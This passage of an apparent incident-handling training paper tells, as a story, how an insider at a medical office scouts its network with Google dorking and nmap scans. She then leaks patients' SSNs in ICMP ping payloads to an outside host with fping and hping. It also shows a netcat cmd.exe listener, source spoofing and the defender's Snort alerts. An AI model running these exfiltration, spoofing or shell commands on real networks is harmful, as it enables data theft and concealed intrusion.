FWIN,2004/12/11,08:34:12 -5:00 GMT,216.999.99.108:0,182.274.37.100:0,ICMP (type:8/subtype:0)
FWOUT,2004/12/11,08:45:16 -5:00 GMT,182.274.37.100:138,182.299.22.196:138,UDP
FWOUT,2004/12/11,08:13:10 -5:00 GMT,182.274.37.100:1596,182.299.76.178:139,TCP (flags:S)
FWOUT,2004/12/11,08:13:12 -5:00 GMT,182.274.37.100:1595,182.299.211.178:445,TCP (flags:S)
FWOUT,2004/12/11,08:13:42 -5:00 GMT,182.274.37.100:1598,182.299.87.54:139,TCP (flags:S)

She smiled as she changed clothes. Jorge was allowing ICMP Type 8 packets out of his network. Her firewall had blocked the attempt but that's easy to work around. She will just add the public IP address of PMI as a "trusted" site within Zone Alarm by going into the FIREWALL section of the Zone Alarm console and clicking ADD | IP ADDRESS:



and enter the Public IP address of PMI:

Click OK and Apply on the next dialogue and PMI can send the information Mallory wants because now PMI is trusted by her home computer.

Mallory was surprised at the amount of information she had gathered just from talking with Jorge. She knew from the interview that PMI didn't have a website but she didn't know what may be in use in the office that a temporary employee would not have to know about. Things like intranets and mail servers, like the one she used at the last place to store her exploit code, just might be discovered through some Google Hacking. Google Hacking isn't actually hacking the search engine, rather its using the search engine to find information on possible targets for hacking. When those targets are found they can be labeled as Google Dorks. She remembered the first time she heard that term and almost wet herself laughing but once the tears were wiped away and her side stopped hurting she saw a wealth of opportunity inside this powerful search engine.

One of her favorite Google Hacking sites was Johnny.ihackstuff.com (Ref 23). It's full of great Google queries that can take a girl right where she wants to go. Google has a very extensive searching capability. They even advertise the fact on their advanced search help page (Ref 24). The advanced search allows people to look for particular languages, dates, or even file types but those are really mundane compared to some of the other options. Options like "site:" and

"cache:" can be very useful indeed. The site: option allows you to search ONLY within a particular website. The cache: option will search Google's cache for something. If Mallory found something on a site a couple weeks ago but now it's gone she could use the cache: option to see if it is still in Google's cache.

As she read through the Johnny.ihackstuff.com site she decided to see if Jorge had posted to any of the Snort related community sites. Remembering that her username followed the format FirstInitial followed by Lastname, she thought that she might find an email address for the organization as well as a post from Jorge if she searched for "jgardner" in any page that had "snort" in the web address. To do this she typed:

Jgardner inurl:snort

into the Google search box and clicking search. Oh how she hated being told "NO"! She rolled her head around to try and relax and changed her search term. This time she used:

Jorge inurl:snort

and scored a hit.

Several hits actually but the first one in particular caught her attention. In July of 2004 he posted a note to the Snort-Users listserv that read:

Date: Mon, 14 July 2004 08:33:22 +0100
From: Jorge G <jag [at] xxxxxxxxx>
To: snort-users <snort.users [at] xxxxxxxxx>
Subject: [Snort Rules] Newbie Q – plz be gentle

I just stood up my first Snort box and am having trouble getting Alerts. I should get an audible alarm right?


Jag

This was welcome information if Jorge G was Jorge Gardner which seemed somewhat plausible. Jorge had only had this snort box running for 5 months and obviously didn't understand what it was supposed to do. "Audible alerts from a clean installation of Snort? Please. No wonder there were no replies, everyone was too busy laughing!" she said. She tried several other searches looking for "Jorge G", "jag", and "jgardner" without the inurl operator and continually came up empty.

"Perhaps my Jorge decided posting his name on my world wide web wasn't such a good idea." She said, "Pity that. Let's look at whois and see if I can find some info that way." Whois is a command that can reveal information on web domain names. She had gathered some great information through the use of whois in the past. It's a social engineers dream to find names, phone numbers, office numbers, and street addresses of live humans in whois responses! She rewrote her Google search to read:

Jorge inurl:whois

And turned Google loose. Google returned a list of hits but one caught her attention:



"Real-rules? What the hades is that?" she said, "It's expired so maybe I should buy it and point it to PMI's IP address." Mallory chuckled at her twisted since of humor. She had stumbled upon a domain name that someone named Jorge Gardner had once owned. Surely, Jorge Gardner wasn't a common name but to be certain it was him she would have to ask and that just wouldn't do. Apparently Jorge, if this was the same Jorge, was fairly security conscious. He had had his address withheld and there are no mentions of his phone numbers. Even the email address was fake, on second thought that may have been done by the BuyDomains.com people when the account expired. If she had a valid email address she could continue her search. If she had the phone numbers, assuming they were different than PMI's, she could continue her specialty of social engineering. "When your young, cute, and feisty it's amazing what guys will tell you thinking they might just get you." She said enjoying her own flattery.


She continued looking for anything related to PMI, Jorge, and Ms. Russell but continually came up empty. She decided it was a dry hole and that she should get on with things. She grabbed her notebook and coat and headed out to the coffee shop.

Scanning

As she left her home she mentally went down the list of the other scans she needed to do just to be thorough. She knew the public IP address of the cable internet connection and now that public IP address could reach her computer at home. Can she reach PMI's network from the wilds of the Internet? Rounding the final corner to get to her favorite coffee shop she also figured she could use

Nmap (RR 8) to scan for whatever else might be there. Never know what Jorge may have missed or more importantly what might be laying in wait for her.

Taking a seat in the back of the coffee shop she fired up her notebook, making sure her Orinoco Gold Series wireless card was in it's socket so as to take advantage of the free wireless internet access. She launched Firefox and entered http://www.dnsstuff.com (Ref 25) in the address bar. This site offers many kinds of reconnaissance tools ranging from the simple Ping application to the more complex DNS reverse lookups. An advantage to using this site is that the source address for all the tools is always the dnsstuff.com address, not that of the attacker, and that is exactly why Mallory is a frequent visitor. She enters PMI's public IP address in the PING tool and clicks the PING button:



Now she knows that Jorge was right in that the firewall ACL will block her inbound ICMP Type 8 packets. This isn't a problem for her because she doesn't intend to use the technique to send information to PMI. She didn't care if PMI could receive ICMP Type 8 packets but it is always important to be thorough in this process. No, she is far more interested in whether she can send ICMP Type 8 packets out of this network.

Smiling at the waiter as he delivered her double espresso, she turned her attention to whatever else may be lurking on the PMI network. Opening a Command Prompt she types "nmap –vv –P0 216.999.99.108":

```
C:\>nmap -vv -P0 216.999.99.108

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2004-12-11 15:32 Eastern Standard Time
Initiating SYN Stealth Scan against 216.999.99.108 [1663 ports] at 15:32
SYN Stealth Scan Timing: About 8.93% done; ETC: 15:37 (0:05:06 remaining)
The SYN Stealth Scan took 335.63s to scan 1663 total ports.
Host 216.999.99.108 appears to be up ... good.
All 1663 scanned ports on 216.999.99.108 are: filtered
Nmap run completed -- 1 IP address (1 host up) scanned in 342.653 seconds

C:\>
```

Nmap (RR 8) has defined the standard for port scanners. Mallory used nmap to perform a SYN scan against the PMI network. A SYN scan uses the flags in a TCP packet header. Remember in the Protocol section of this paper we discussed the TCP Three-way handshake where the initiating device will send a TCP packet with the SYN flag set, the recipient of the SYN packet responds with a packet with the SYN and ACK flags set, and the initiating device responds with a packet with the ACK flag set. An Nmap SYN scan plays on the handshake by sending a packet with the SYN flag set. The following examples were captured with Ethereal (RR 9) and edited for space.

192.214.137.2->192.214.137.3 TCP 42804 > netbios-ssn [SYN] Seq=0 Ack=0 Win=1024 Len=0

If a device is listening on that port it will respond with a SYN/ACK packet.

192.214.137.3->192.214.137.2 TCP netbios-ssn > 42804 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460

At that point Nmap knows the port is open for business and essentially says, “Oh sorry, wrong number!” by sending a packet with the RESET flag set that breaks the connection (Ref 26).

192.214.137.2->192.214.137.3 TCP 42804 > netbios-ssn [RST] Seq=1 Ack=2388369152 Win=0 Len=0

The results of the scan above show all ports scanned to be “filtered” which is Nmap’s way of telling Mallory that there are no ports available. When the SYN packet is sent and the port on the other end isn’t listening the exchange looks like this through a sniffer like Ethereal:

192.214.137.2->216.999.99.108 TCP 42804 > 10732 [SYN] Seq=0 Ack=0 Win=3072 Len=0
216.999.99.108->192.214.137.2 TCP 10732 > 42804 [RST, ACK] Seq=0 Ack=0 Win=0 Len=0

The other port returns a RESET\ACK packet, refusing the connection albeit politely.

Nmap’s SYN scan finds nothing after scanning PMI’s public IP address. This doesn’t come as a surprise to Mallory after running the DNSSTUFF.com Ping application. It also doesn’t mean there isn’t anything on the other side of the

public IP address that might catch her red handed. Throughout her life she has always hated being told "NO" and running a port scan that returns nothing open had the same effect on her. With a scowl on her face she pressed on with her next scan.

After being told "NO" before Mallory decided to take the gloves off. She couldn't believe that nothing was allowed through the PMI firewall from the Internet. One way to test that was with Nmap's ACK scan. The Nmap man page says about the ACK scan (Ref 26) :

> *"This advanced method is usually used to map out fire-wall rulesets. In particular, it can help determine whether a firewall is stateful or just a simple packet filter that blocks incoming SYN packets."*

Since her first scan was a SYN scan, the ACK scan will pick up where the SYN scan left off. Nmap's ACK scan sends, well, ACK packets rather than SYN packets to a port or range of ports at the target. If nothing or an ICMP Type 3 (Unreachable) is returned the port is assumed unavailable. If a RST packet is returned, the port is listed by Nmap as "UNfiltered" or available.

A successful ACK scan would look like this through the eyes of Tcpdump:

```
18:30:32.521956 IP (tos 0x0, ttl  41, id 3688, offset 0, flags [none], length: 40)
100.266.18.2.58396 > 216.999.99.108.21: . [tcp sum ok] 1638022066:1638022066(0)
ack 0 win 2048
        0x0000:  4500 0028 0e68 0000 2906 fe12 c0a8 0203  E..(.h..).......
        0x0010:  c0a8 0202 e41c 0015 61a2 3bb2 0000 0000  ........a.;.....
        0x0020:  5010 0800 a0f8 0000                      P.......
18:30:32.523304 IP (tos 0x0, ttl  64, id 26945, offset 0, flags [DF], length: 40)
216.999.99.21.21 > 100.266.18.2.58396: R [tcp sum ok] 0:0(0) win 0
       0x0000:  4500 0028 6941 4000 4006 4c39 c0a8 0202  E..(iA@.@.L9....
       0x0010:  c0a8 0203 0015 e41c 0000 0000 0000 0000  ................
       0x0020:  5004 0000 4659 0000 0000 0000 0000       P...FY........
```

As Mallory thought about what she was about to do she remembered how a very wise and quite handsome man had explained ACK scans to her. He asked her how she would react if someone just walked up to her on the street and said, "Why yes! Thank you!" That is what an arbitrary ACK packet is, a computer saying, "YES! Thank you!" to another computer out of the blue. She chuckled as she typed the command below wondering what the ports on the PMI server would do if they were people and she went about them saying, "Hey you! Thank you!"

```
C:\>nmap -vv -P0 -sA 216.999.99.108

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2004-12-11 17:53 Eastern Standard Time
Initiating ACK Scan against 216.999.99.108 [1663 ports] at 17:53
ACK Scan Timing: About 8.78% done; ETC: 17:59 (0:05:13 remaining)
The ACK Scan took 336.20s to scan 1663 total ports.
```

```
Host 216.999.99.108 appears to be up ... good.
All 1663 scanned ports on 216.999.99.108 are: filtered

Nmap run completed -- 1 IP address (1 host up) scanned in 343.384 seconds

C:\>
```

At first Mallory was excited by this output but then remembered that the ACK scan output is tricky to decipher. She quickly loaded up Nmap's man page again and found what she needed (Ref 26):

> *"If a RST comes back, the ports is classified as "unfiltered". If nothing comes back (or if an ICMP unreachable is returned), the port is classified as "filtered". Note that nmap usually doesn't print "unfiltered" ports, so getting no ports shown in the output is usually a sign that all the probes got through (and returned RSTs). This scan will obviously never show ports in the "open" state."*

So the output says all the ports that were scanned are filtered. That verifies the SYN scan which means Jorge was right about his firewall. She stretched behind her notebook, looked at her watch, and started shutting down and packing up. As she put her stuff away she again went over what she knew about PMI and what she would have to have for Tuesday. She had a network at PMI that allowed among other things ICMP Type 8 packets out to the Internet. She had an Intrusion Detection System possibly being misused. Whether it was being misused or not it could be a problem for her. She made a mental note to look up the current default Snort rules when she got home. She had a workstation at PMI with a USB port and Windows XP Pro as the operating system. She would have to take her USB token with Winpcap, Hping (RR 10), fping (Ref 27), Windump tomorrow. Hping and fping are tools that generate ICMP Type 8 packets with user-defined data. Hping is available on both Windows and Linux operating systems and relies on Winpcap or Libpcap. One of the key features of Hping is the ability to spoof source addresses. Fping is solely a windows application and does not use the Winpcap library, which is good for her line of work, but it also doesn't allow spoofing of the source address and that is a concern for Mallory. Mallory knows it would be better if she could get winpcap installed on her office computer but the risks of detection may be too high and that is if she has Administrative permissions on the machine. Fping will do nicely if that is the case because it doesn't require Administrator rights at the cost of no source address spoofing. Walking out of the coffee shop she felt she was well prepared for the morning.


Exploiting the system

Before leaving for work Tuesday morning Mallory setup Windump on her home computer to log all packets coming from the PMI network using this syntax:

```
windump -i 1 -x -s 100 ip host 216.999.99.108 > PMI-stuff.txt
```

This tells windump to look at the first network card, and only in her case, on her computer (-i 1), to include the hexadecimal dump of the packet (-x), to display the

first 100 bytes of each packet (-s 100), to only look for packets from the PMI public IP address (ip host 216.999.99.108), and to send anything that it captures to a file (>PMI-stuff.txt). She dials up her ISP. Once the modem makes the connection she double clicks the network icon in the system tray, and clicks the DETAILS tab (IP addresses are obfuscated):



She jots down the ISP assigned IP number listed as “Client IP Address”, sets windump to capturing, and leaves for work.

She arrived a little early on Tuesday morning. There weren’t very many people around so she had time to take care of some things. She plugged her USB token into the machine and went to work determining if she had Administrator level privileges. Based on what she had seen around the office she doubted it. She opened a Command Prompt and typed “ipconfig /all”:

```
C:\>ipconfig /all

Windows IP Configuration

        Host Name . . . . . . . . . . . . : DE_Clerk2
        Primary Dns Suffix  . . . . . . . :
        Node Type . . . . . . . . . . . . : Hybrid
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        Description . . . . . . . . . . . : 3Com 3C920 Integrated Fast Ethernet Controller (3C905C-TX Compatible)
        Physical Address. . . . . . . . . : 00-0B-DB-96-15-F9
        Dhcp Enabled. . . . . . . . . . . : Yes
        Autoconfiguration Enabled . . . . : Yes
        IP Address. . . . . . . . . . . . : 192.168.2.5
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.2.1
        DHCP Server . . . . . . . . . . . : 192.168.2.1
        DNS Servers . . . . . . . . . . . : 192.168.2.1
        Lease Obtained. . . . . . . . . . : Tuesday, December 14, 2004 7:45:48 AM
        Lease Expires . . . . . . . . . . : Friday, December 17, 2004 7:45:48 AM
```

Confirming that Jorge used the DHCP server built in to his router she was ready to test her privileges. Renewing an IP address from a DHCP server requires System or Administrator privileges in Windows XP. She typed "ipconfig /renew":

```
C:\>ipconfig /renew

Windows IP Configuration

An error occurred while renewing interface Local Area Connection : Access is den
ied.


C:\>
```

Okay, so she is a regular user. No problem, she changes directories to her USB token and launches fping using the syntax using Fping (Ref 27):

```
E:\>fping 182.274.80.20 -n 1 -d *****beginning*****
```

With that, her attack was underway. The rest of the day, as she found interesting people during her data entry tasks, right age for her, gender, nice names, she would send the information home using the format Firstname_lastname_DOB_SSN. The first name she found of interest was for Sandra Jackson. Her birthday was a month and some days after Mallory's own!

```
E:\>fping 182.274.80.20 -n 1 -d Sandra_Jackson_120270_222228765
```

At home, Mallory's computer registers the following in the PMI-Stuff.txt file:

```
12:25:55.360211 IP (tos 0x0, ttl 128, id 554, offset 0, flags [none], proto 1,
length: 60) 216.999.99.108 > 182.274.80.20: icmp 40: echo request seq 17920
        0x0000:  0090 4b32 3788 000b db95 384f 0800 4500  ..K27.....8O..E.
        0x0010:  003c 022a 0000 8001 b340 c0a8 0205 c0a8  .<.*.....@......
        0x0020:  0201 0800 e92a 0200 4600 5361 6e64 7261  .....*..F.Sandra
        0x0030:  5f4a 6163 6b73 6f6e 5f31 3230 3237 305f  _Jackson_120270_
        0x0040:  3232 3232 3238 3736 3553                 222228765S
```

Unknown to Mallory, this packet also generated an alert on Jorge's Snort box:

```
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.360211 192.168.2.5 -> 182.274.80.20
ICMP TTL:128 TOS:0x0 ID:554 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512  Seq:17920  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.361193 182.274.80.20 -> 192.168.2.5
ICMP TTL:255 TOS:0x0 ID:1836 IpLen:20 DgmLen:60
Type:0  Code:0  ID:512  Seq:17920  ECHO REPLY
```

Mallory suspected these alerts but she was certain they would be generated. If they did she was banking on the mundane nature of the alert to keep Jorge off

her trail. If she had had Administrator rights on the machine she could have installed Winpcap and used Hping to spoof her source address.

Mallory really loved Hping. The syntax typically used was:

```
Hping –1 –c 1 –d nn –E data.txt xxx.xxx.xxx.xxx
```

This tells Hping to enter ICMP mode (-1), send one packet (-c 1), where the size of data.txt is of nn size (-d nn), using the file data.txt which contains the data she wished to send (-E data.txt), and send it to an IP address (xxx.xxx.xxx.xxx). The spoofing is accomplished by using the "-a" parameter. The below could be sent from Mallory's workstation which has the IP address of 192.168.2.5

```
hping -1 –c 1 -a 192.162.2.1 -d 22 -E data.txt 182.274.80.20
```

which generates this packet:

```
17:20:37.654064 IP (tos 0x0, ttl  64, id 42693, offset 0, flags [none], length:
50) 192.162.2.1 > 182.274.80.20: icmp 30: echo request seq 0
        0x0000:  4500 0032 a6c5 0000 4001 4eb6 c0a2 0204  E..2....@.N.....
        0x0010:  c0a8 0201 0800 93b7 5009 0000 6d79 2064  ........P...my.d
        0x0020:  6174 6120 6f6e 2079 6f75 7220 6e65 7477  ata.on.your.netw
        0x0030:  6f72                                     or
```

Notice both the source address and the destination address are from the command line of the tool. Nowhere is 192.168.2.5 mentioned. Snort would still generate an alert for this packet:

```
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/07-17:20:37.654064 192.162.2.1 -> 182.274.80.20
ICMP TTL:64 TOS:0x0 ID:42693 IpLen:20 DgmLen:30
Type:8  Code:0  ID:64518   Seq:0  ECHO
```

But again, the actual source of the packet is well concealed.

Keeping access

The nature of this particular attack is such that there is no access to keep. Mallory could certainly setup a netcat listener using this syntax:

```
nc –L –p 37337 –e cmd.exe
```

on her workstation but since she does not have a public IP at her workstation it would only be useful from within the network. If she's already on the inside of the network there is no reason to have the listener.

This attack is on the network itself and not any particular computer or server. All computers, whether they are at PMI or not are vulnerable to being played as the victim in the Moon-bounce technique for storage or being made to appear as if it was the originator of the information leak as long as they are compliant with

RFC791 and RFC792. Basically, if ICMP Type 8 packets are allowed out of a network unhindered or inspected, Mallory wants to work there.

Covering tracks

Everything Mallory does at the command prompt is launched from her USB device that she will take with her every night. None of her activities involve writing anything to the hard drive or interacting with other services, aside from the ICMP.DLL that she accesses every time she sends information with fping. ICMP.DLL (Ref 28) is a file the Windows operating system uses to generate and send ICMP packets. This access doesn't change the time stamp on ICMP.DLL and there are no entries made into any of the logs in event viewer.

Network tracks are left at the Snort device in the form of alerts generated by Mallory's ICMP Type 8 packets. The alerts themselves are listed as "misc activity":

```
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.360211 192.168.2.5 -> 182.274.80.20
ICMP TTL:128 TOS:0x0 ID:554 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:17920  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.361193 182.274.80.20 -> 192.168.2.5
ICMP TTL:255 TOS:0x0 ID:1836 IpLen:20 DgmLen:60
Type:0  Code:0  ID:512  Seq:17920  ECHO REPLY
```

There is not much that Mallory can do about these alerts. Had Mallory been able to us hping on her workstation without drawing too much attention her tracks would have been covered and all the attention would have been put to the spoofed device and why it was sending patient record data outside the network.

The Incident Handling Process

Preparation

As Jorge woke on Friday morning he asked him self the same question he always asked on Fridays, "Why don't I check these logs after hours?" The logs he was referring to were the Snort Alert logs. When he took the position he acted on the advice of his friends Warwick and Jesse, old college buddies who now ran their own network security company, and asked for an intrusion detection system to be installed. Ms. Russell was reluctant to spend money on something the office had managed to survive so long without so Jorge

compromised. He agreed to use equipment PMI already owned to build one using free software. He chose Snort on the advice of his friends. He always upgraded to the latest stable version of the program and used the default rules that shipped with the version. Using the syntax:

snort -d -b -h 192.168.2.0/24 -v -l ./log -c ./etc/snort.conf

he instructed Snort to log application layer information (-d) such as the protocol the packet was using, to also keep a log in binary as a libpcap or tcpdump compatible file (-b), to look at packets from the local network(-h 192.168.2.0/24), be verbose in the logging to include packet headers(-v), place the logs both alert and the binary in the ./log directory (-l ./log), and finally to get the rules from the ./etc/snort.conf file(-c ./etc/snort.conf). Jorge didn't like looking at raw packet information so he rarely looked at the binary file but he did look at the alerts log every Friday morning. The current stable version of Snort was 2.2.0.

Jorge knew that he should have some kind of acceptable usage policy for the network so he again went to Ms. Russell. She was not to terribly thrilled with the notion of telling her staff that from now on their activities on the computer would be monitored fearing that the staff would start trying to hide acceptable behavior because they were afraid of being "caught". Jorge explained that an acceptable use policy really benefited everyone who used the network. A good policy would explain the ground rules that everyone would then be expected to follow. There would be no retroactive enforcement of the rules and they would make that clear to the staff. Finally Ms. Russell agreed to a basic user policy that simple outlined certain websites staff couldn't visit such as online auctions, retail sites, and of course anything that wouldn't be tolerated if they actually did it in the office like gambling or looking at pornographic images. The policy included that the network could be monitored at any time and the users were reminded of this every time they logged on through the use of a banner. Jorge had to explain to Ms. Russell that this didn't mean that it would be monitored all the time but that it would give him the flexibility he needed to effectively do his job. She agreed and the policy was distributed to existing staff who signed it and would be given to new staff at the time they started their positions.

Jorge's friends, Warwick and Jesse, were constantly badgering him about having an incident handling team available to PMI if something did happen. Jorge was familiar with what they charged people and knew that Ms. Russell would fall out of her chair laughing at him if he brought it up. Warwick proposed that if something did happen that he and Jesse would come handle the incident at no charge. He said that would be a foot in the door and an excellent opportunity to both expand his business while making a valuable point to Ms. Russell. Jorge, having a good grasp of the term "conflict of interest", was slightly concerned about this arrangement but decided just to play it by ear. If something happened he would be up front and honest with Ms. Russell when he explained what he wanted to do.

Warwick and Jesse always worked as a team, something that Jorge didn't quite understand. He thought that by splitting up their efforts they could take on two incidents at once thereby earning more money. Jesse explained that it was important that he and Warwick team up on incidents for a variety of reasons. First, the old adage is correct that two heads are better than one. With both Jesse and Warwick looking at the same incident they could share their thoughts on the matter and use each other as sounding boards. Jorge understood that. He had often answered his own question through the exercise of formulating the question to ask someone else. Sounding boards were good things. Jesse's second reason was more legal in nature. By working as a team they were both reviewing the same evidence and coming to the same conclusions. This is called corroborating evidence which is a very powerful thing in a court of law. A third reason was their skillsets complimented each other. Warwick was an expert with Windows systems while Jesse was rock solid with Linux environments.

Identification

Jorge came to work early on Fridays so he had time to look at his logs before his other responsibilities began to take hold. Usually these early morning jaunts through the land of Log were uneventful and were really just time for him to enjoy his coffee and the latest issue Mother Jones magazine. As he navigated the Linux file system to /root/tools/snort-2.2.0/log and opened the alert file, he was already reaching for his magazine when something rather odd appeared on the screen.

```
[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.360211 192.168.2.5 -> 182.274.80.20
ICMP TTL:128 TOS:0x0 ID:554 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:17920  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
12/07-12:25:55.361193 182.274.80.20 -> 192.168.2.5
ICMP TTL:255 TOS:0x0 ID:1836 IpLen:20 DgmLen:60
Type:0  Code:0  ID:512  Seq:17920  ECHO REPLY

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/08-08:17:19.609064 192.168.2.5 -> 182.274.80.20
ICMP TTL:128 TOS:0x0 ID:555 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:18176  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
12/08-08:17:19.609064 182.274.80.20 -> 192.168.2.5
ICMP TTL:255 TOS:0x0 ID:1839 IpLen:20 DgmLen:60
Type:0  Code:0  ID:512  Seq:18176  ECHO REPLY

[**] [1:384:5] ICMP PING [**]
[Classification: Misc activity] [Priority: 3]
12/08-14:32:21.608195 192.168.2.5 -> 182.274.80.20
ICMP TTL:128 TOS:0x0 ID:556 IpLen:20 DgmLen:60
Type:8  Code:0  ID:512   Seq:18432  ECHO

[**] [1:408:5] ICMP Echo Reply [**]
[Classification: Misc activity] [Priority: 3]
```

12/08-14:32:21.608195 182.274.80.20 -> 192.168.2.5
ICMP TTL:255 TOS:0x0 ID:1840 IpLen:20 DgmLen:60
Type:0 Code:0 ID:512 Seq:18432 ECHO REPLY

It wasn't uncommon for Jorge to ping sites outside his network and inside his network but he didn't remember these particular pings. Another thing that wasn't quite right were the addresses in the alerts. He recognized the 192.168.x.x address as the addresses assigned by his router/DHCP server but what was that 182.274.80.20 address? It appeared to Jorge that he had himself some events here the merited further investigation.

As he launched Sam Spade (Ref 29) he remembered something he heard Warwick and Jesse debating once. It was one of those friendly debates about a particular log entry on Jesse's home network. Jorge listened to them argue for a while and finally had to get some definitions straight.

"Whoa whoa guys…what's the difference between an event and an incident?" Jorge asked.

Warwick said, "Events are observable occurrences on the network or computer. Events may lead to Incidents. An incident is an adverse event that caused harm or the intent to do harm. You might have a log entry that says someone failed to logon correctly. This is an event. The user could have misspelled their password, had the caps lock on, or maybe they were using the wrong username."


Jesse interrupted and said, "Right, but if you have 20 failed logons using the same account you might be looking at someone trying to brute force the box. Brute forcing is the technique of trying random usernames and/or passwords hoping that one set matches what the computer is expecting."

"Yeah, but 20 failed logons to the same account may not necessarily constitute an incident." Warwick interrupted somewhat defiantly, "I mean it could be where you changed the password on a service but didn't change the script used to login to the service but you would never do that." These guys love arguing like this.

"But Warwick, if the list of failed logons are coming from someplace other than the script anyway, it doesn't matter if I forgot to change the script," Jesse cleared his throat and looked away and after a pause said, "again."

Warwick smiled and pointed to Jorge saying, "and then, Sir, you have an Incident!"

